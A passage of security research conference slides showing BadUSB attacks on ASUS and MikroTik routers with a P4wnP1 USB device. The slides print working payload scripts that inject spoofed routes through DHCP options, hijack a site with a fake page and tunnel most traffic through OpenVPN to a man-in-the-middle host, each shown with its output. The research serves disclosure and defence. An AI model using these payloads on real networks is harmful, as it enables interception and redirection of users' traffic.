    ether 42:63:65:65:43:21 txqueuelen 1000 (Ethernet)
    RX packets 67 bytes 8793 (8.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 72 bytes 9591 (9.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pi@MAME82-P4WNP1:~ $ ping 192.168.50.84
PING 192.168.50.84 (192.168.50.84) 56(84) bytes of data.
64 bytes from 192.168.50.84: icmp_seq=1 ttl=127 time=1.81 ms
64 bytes from 192.168.50.84: icmp_seq=2 ttl=127 time=1.63 ms
64 bytes from 192.168.50.84: icmp_seq=3 ttl=127 time=2.36 ms
^C
--- 192.168.50.84 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.630/1.935/2.360/0.311 ms
pi@MAME82-P4WNP1:~ $ ping 192.168.50.227
PING 192.168.50.227 (192.168.50.227) 56(84) bytes of data.
64 bytes from 192.168.50.227: icmp_seq=1 ttl=63 time=1.52 ms
64 bytes from 192.168.50.227: icmp_seq=2 ttl=63 time=1.34 ms
64 bytes from 192.168.50.227: icmp_seq=3 ttl=63 time=1.84 ms
```


Routing Table Attack

ASUS RT-AC51U: Identifying a Victim



The screenshot shows a web browser window with the address bar displaying `www.securitybsides.com/w/page/121941`. The page content includes the Security BSides logo, navigation links for Wiki and Pages & Files, and a search bar. A terminal window is overlaid on the page, showing the command `dig securitybsides.com` and its output. The output includes a header section and an answer section. The answer section is highlighted with a red box, showing two records for `securitybsides.com` with IP addresses `104.18.54.114` and `104.18.55.114`.

```
albinolobster@ubuntu: ~  
albinolobster@ubuntu:~$ dig securitybsides.com  
  
;; <<>> DiG 9.10.3-P4-Ubuntu <<>> securitybsides.com  
;; global options: +cmd  
;; Got answer:  
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 58644  
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0  
  
;; QUESTION SECTION:  
; securitybsides.com.  
IN A  
  
;; ANSWER SECTION:  
securitybsides.com. 5 IN A 104.18.54.114  
securitybsides.com. 5 IN A 104.18.55.114
```

Routing Table Attack

ASUS RT-AC51U: Another Payload

```
...
# disable setting of static routes for all IPv4 addresses
ROUTE_SPOOF=true

# Network and DHCP options for Ethernet over USB
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"

function onNetworkUp()
{
    # handle all http locally
    iptables-t nat -A PREROUTING -i usb1 -p tcp --dport 80 -j DNAT --to 192.168.4.1

    route add default gw 192.168.4.2

    # Serve up a simple index.html page
    mkdir /home/pi/html/
    cd /home/pi/html/
    echo "<html><body><h3>lol</h3></body></html>" > index.html
    python -m SimpleHTTPServer 80 &
}
```

https://github.com/tenable/router_badusb/blob/master/asus_bsid_routing_table/payloads/asus_bsid_routing_table.txt

Routing Table Attack

ASUS RT-AC51U: Setting Static Routes (init_usb_ethernet.sh)

```
if $ROUTE_SPOOF; then
  cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
    # router
    dhcp-option=3,$IF_IP

    # DNS
    dhcp-option=6,$IF_IP

    # NETBIOS NS
    dhcp-option=44,$IF_IP
    dhcp-option=45,$IF_IP

    # static routes for 104.18.54.114 and 104.18.55.114
    dhcp-option=33,104.18.54.114,$IF_IP,104.18.55.114,$IF_IP

  EOF
```

https://github.com/tenable/router_badusb/blob/master/asus_bsidet_routing_table/boot/init_usb_ethernet.sh

Routing Table Attack

ASUS RT-AC51U: New Routing Table

Operation Mode: **Wireless router** Firmware Version: **3.0.0.4.380_8457**
SSID: **RT-AC51U_14_2G RT-AC51U_14_5G**

General Log Wireless Log DHCP leases IPv6 **Routing Table** Port Forwarding Connections


System Log - Routing Table

This page shows the detailed routing status.

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Type	Iface
192.168.1.1	*	255.255.255.255	UH	0	0	0	WAN0	vlan2
104.18.55.114	192.168.4.1	255.255.255.255	UGH	0	0	0	WAN1	usb1
192.168.4.1	*	255.255.255.255	UH	0	0	0	WAN1	usb1
104.18.54.114	192.168.4.1	255.255.255.255	UGH	0	0	0	WAN1	usb1
239.255.255.250	*	255.255.255.255	UH	0	0	0	LAN	br0
192.168.4.0	*	255.255.255.252	U	0	0	0	WAN1	usb1
192.168.50.0	*	255.255.255.0	U	0	0	0	LAN	br0
192.168.1.0	*	255.255.255.0	U	0	0	0	WAN0	vlan2
default	192.168.1.1	0.0.0.0	UG	0	0	0	WAN0	vlan2

Routing Table Attack


ASUS RT-AC51U: Final Result



The image shows a screenshot of a Mozilla Firefox browser window and a terminal window. The browser window displays the website securitybsides.com with the text "lol" in the center. The terminal window shows the command `curl -vv http://www.securitybsides.com/` being executed, resulting in a successful HTTP 200 OK response from the server. The response headers include `Server: SimpleHTTP/0.6 Python/2.7.13`, `Date: Sun, 02 Dec 2018 07:34:47 GMT`, `Content-type: text/html`, `Content-Length: 39`, and `Last-Modified: Sun, 02 Dec 2018 07:22:56 GMT`. The response body is `<html><body><h3>lol</h3></body></html>`.

```
albinolobster@ubuntu: ~  
albinolobster@ubuntu:~$ curl -vv http://www.securitybsides.com/  
* Trying 104.18.55.114...  
* Connected to www.securitybsides.com (104.18.55.114) port 80 (#0)  
> GET / HTTP/1.1  
> Host: www.securitybsides.com  
> User-Agent: curl/7.47.0  
> Accept: */*  
>  
* HTTP 1.0, assume close after body  
< HTTP/1.0 200 OK  
< Server: SimpleHTTP/0.6 Python/2.7.13  
< Date: Sun, 02 Dec 2018 07:34:47 GMT  
< Content-type: text/html  
< Content-Length: 39  
< Last-Modified: Sun, 02 Dec 2018 07:22:56 GMT  
<  
<html><body><h3>lol</h3></body></html>  
* Closing connection 0  
albinolobster@ubuntu:~$
```

PoC Video: <https://www.youtube.com/watch?v=LvWo8fUaJdo>



Man-in-the-Middle

Man-in-the Middle

Spoiler Alert: BadUSB Works like a Dream Against MikroTik

- Default configuration.
- No weird routing issues.
- LAN access.
- WAN access.
- Tested on the hAP.
- Should work on a variety of MikroTik products. Including some rack mounted like the RB3011 (pictured).




MAN-IN-THE-MIDDLE




Man-in-the-Middle

MikroTik: A Routing Problem



Man-in-the-Middle

MikroTik: Solving Routing Problems with OpenVPN



Man-in-the-Middle

MikroTik: P4wnP1 Payload

```
# VID and PID stolen from a USB Ethernet Adapter
USB_VID="0x1D6B"
USB_PID="0x0237"


# Gadget features
USE_ECM=true
USE_RNDIS=true
USE_HID=false
USE_RAWHID=false
USE_UMS=false

# add new entries to the router table
ROUTE_SPOOF=true

# assign self 192.168.4.1 and the router 192.168.4.2
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"

function onNetworkUp()
{
    # everything eventually goes to the router
    route add default gw 192.168.4.2

    # enable forwarding
    systemctl net.ipv4.ip_forward=1
```



```
# connect to the VPN at 192.168.1.64
openvpn --ifconfig 10.200.0.2 10.200.0.1 --dev tun --auth
none --remote 192.168.1.64 --daemon

# rewrite the src ip
iptables -t nat -A POSTROUTING -j MASQUERADE

# man in the middle most of the things
route add -net 0.0.0.0/5 gw 10.200.0.2
route add -net 8.0.0.0/7 gw 10.200.0.2
route add -net 11.0.0.0/8 gw 10.200.0.2
route add -net 12.0.0.0/6 gw 10.200.0.2
route add -net 16.0.0.0/4 gw 10.200.0.2
route add -net 32.0.0.0/3 gw 10.200.0.2
route add -net 64.0.0.0/2 gw 10.200.0.2
route add -net 128.0.0.0/2 gw 10.200.0.2
route add -net 193.0.0.0/8 gw 10.200.0.2
route add -net 194.0.0.0/7 gw 10.200.0.2
route add -net 196.0.0.0/6 gw 10.200.0.2
route add -net 200.0.0.0/5 gw 10.200.0.2
route add -net 208.0.0.0/4 gw 10.200.0.2
route add -net 224.0.0.0/4 gw 10.200.0.2
route add -net 240.0.0.0/5 gw 10.200.0.2
route add -net 248.0.0.0/6 gw 10.200.0.2
}
```

Man-in-the-Middle

MikroTik: P4wnP1 Eth Configuration

```
if $ROUTE_SPOOF; then
    cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
        # router
        dhcp-option=3,$IF_IP

dhcp-option=121,0.0.0.0/5,$IF_IP,8.0.0.0/7,$IF_IP,11.0.0.0/8,$IF_IP,12.0.0.0/6,$IF_IP,1
6.0.0.0/4,$IF_IP,32.0.0.0/3,$IF_IP,64.0.0.0/2,$IF_IP,128.0.0.0/2,$IF_IP,193.0.0.0/8,$IF
_IP,194.0.0.0/7,$IF_IP,196.0.0.0/6,$IF_IP,200.0.0.0/5,$IF_IP,208.0.0.0/4,$IF_IP,224.0.0
.0/4,$IF_IP,240.0.0.0/5,$IF_IP,248.0.0.0/6,$IF_IP

    EOF
else
...
```

[https://github.com/tenable/router_badusb/blob/master/mikrotik_mitm/
boot/init_usb_ethernet.sh](https://github.com/tenable/router_badusb/blob/master/mikrotik_mitm/boot/init_usb_ethernet.sh)

Man-in-the-Middle

MikroTik: Plug It In

Interface List										
Interface	Interface List	Ethernet	EoIP Tunnel	IP Tunnel	GRE Tunnel	VLAN	VRRP	Bonding	LTE	
Add New ▼ Detect Internet										
8 items										
		▲ Name	Type	Actual MTU	L2 MTU	Tx	Rx	Tx Packet (p/s)	Rx Packet (p/s)	FP Tx
::: defconf										
- D	R	bridge	Bridge	1500	1598	133.0 kbps	39.9 kbps	21	22	53.9 kbps
D	R	ether1	Ethernet	1500	1598	36.5 kbps	61.4 kbps	15	12	38.8 kbps
D	S	ether2	Ethernet	1500	1598	0 bps	0 bps	0	0	0 bps
D	S	ether3	Ethernet	1500	1598	0 bps	0 bps	0	0	0 bps
D	RS	ether4	Ethernet	1500	1598	132.5 kbps	38.5 kbps	20	19	133.4 kbps
D	S	ether5	Ethernet	1500	1598	0 bps	0 bps	0	0	0 bps
D	R	lte1	LTE	1500		97.8 kbps	98.7 kbps	32	32	0 bps
E	XS	wlan1	Wireless (Atheros AR930	1500	1600	0 bps	0 bps	0	0	0 bps

Man-in-the-Middle

MikroTik: Routing Table

Route List							
Routes							
Nexthops							
Rules							
VRF							
Add New							
all							
20 items							
		▲ Dst. Address	Gateway	Distance	Routing Mark	Pref. Source	
-	DAS	▶ 0.0.0.0/5	192.168.4.1 reachable lte1	2			
-	DAS	▶ 0.0.0.0/0	192.168.1.1 reachable ether1	1			
-	DAS	▶ 8.0.0.0/7	192.168.4.1 reachable lte1	2			
-	DAS	▶ 11.0.0.0/8	192.168.4.1 reachable lte1	2			
-	DAS	▶ 12.0.0.0/6	192.168.4.1 reachable lte1	2			
-	DAS	▶ 16.0.0.0/4	192.168.4.1 reachable lte1	2			
-	DAS	▶ 32.0.0.0/3	192.168.4.1 reachable lte1	2			
-	DAS	▶ 64.0.0.0/2	192.168.4.1 reachable lte1	2			
-	DAS	▶ 128.0.0.0/2	192.168.4.1 reachable lte1	2			
-	DAC	▶ 192.168.1.0/24	ether1 reachable	0		192.168.1.70	
-	DAC	▶ 192.168.4.0/30	lte1 reachable	0		192.168.4.2	
-	DAC	▶ 192.168.88.0/24	bridge reachable	0		192.168.88.1	
-	DAS	▶ 193.0.0.0/8	192.168.4.1 reachable lte1	2			
-	DAS	▶ 194.0.0.0/7	192.168.4.1 reachable lte1	2			
-	DAS	▶ 196.0.0.0/6	192.168.4.1 reachable lte1	2			
-	DAS	▶ 200.0.0.0/5	192.168.4.1 reachable lte1	2			
-	DAS	▶ 208.0.0.0/4	192.168.4.1 reachable lte1	2			
-	DAS	▶ 224.0.0.0/4	192.168.4.1 reachable lte1	2			
-	DAS	▶ 240.0.0.0/5	192.168.4.1 reachable lte1	2			
-	DAS	▶ 248.0.0.0/6	192.168.4.1 reachable lte1	2			

Man-in-the-Middle

MikroTik: Tracing the MitM

```
albinolobster@ubuntu:~$ ifconfig ens33
ens33      Link encap:Ethernet  HWaddr 00:0c:29:15:4c:fc
           inet addr:192.168.88.253  Bcast:192.168.88.255  Mask:255.255.255.0
           inet6 addr: fe80::86b5:8ddd:7c9a:ebf2/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:895629 errors:0 dropped:0 overruns:0 frame:0
           TX packets:482801 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:1123333282 (1.1 GB)  TX bytes:60582960 (60.5 MB)

albinolobster@ubuntu:~$ traceroute 8.8.8.8 -m 4
traceroute to 8.8.8.8 (8.8.8.8), 4 hops max, 60 byte packets
 1  router.lan (192.168.88.1)  1.964 ms  1.814 ms  1.293 ms
 2  192.168.4.1 (192.168.4.1)  1.107 ms  18.174 ms  18.028 ms
 3  10.200.0.1 (10.200.0.1)  5.096 ms  5.314 ms  5.455 ms
 4  fios_quantum_gateway.westeros (192.168.1.1)  6.978 ms  8.358 ms  8.295 ms
albinolobster@ubuntu:~$
```

Man-in-the-Middle

MikroTik: Capturing on the VPN Box

The left screenshot shows a Mozilla Firefox browser window with the Security BSides website. The address bar shows `www.securitybsides.com/w/page/1`. The page content includes a search bar, a sidebar with a 'Wiki' link, and a main section titled 'FrontPage' with a welcome message and a 'What is BSides?' section.

The right screenshot shows a Wireshark network traffic capture on the `tun0` interface. The capture shows a list of packets, with the selected packet being an HTTP GET request to `www.securitybsides.com`. The packet details pane shows the raw packet data, including the Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol layers.

PoC Video: <https://youtu.be/3X7xrgan5Tk>


Man-in-the-Middle

MikroTik



Conclusions

- BadUSB in routers is a thing.
- Disable unused USB ports.
- Security BSides should probably get an SSL certificate.



The End

- Code
 - https://github.com/tenable/router_badusb
- Slides
 - https://github.com/tenable/router_badusb/slides.pdf
- Proof of concept videos
 - <https://www.youtube.com/watch?v=aoaB6hiHGiM>
 - <https://www.youtube.com/watch?v=LvWo8fUaJdo>
 - <https://www.youtube.com/watch?v=3X7xrgan5Tk>

 @Junior_Baines

 jacob-baines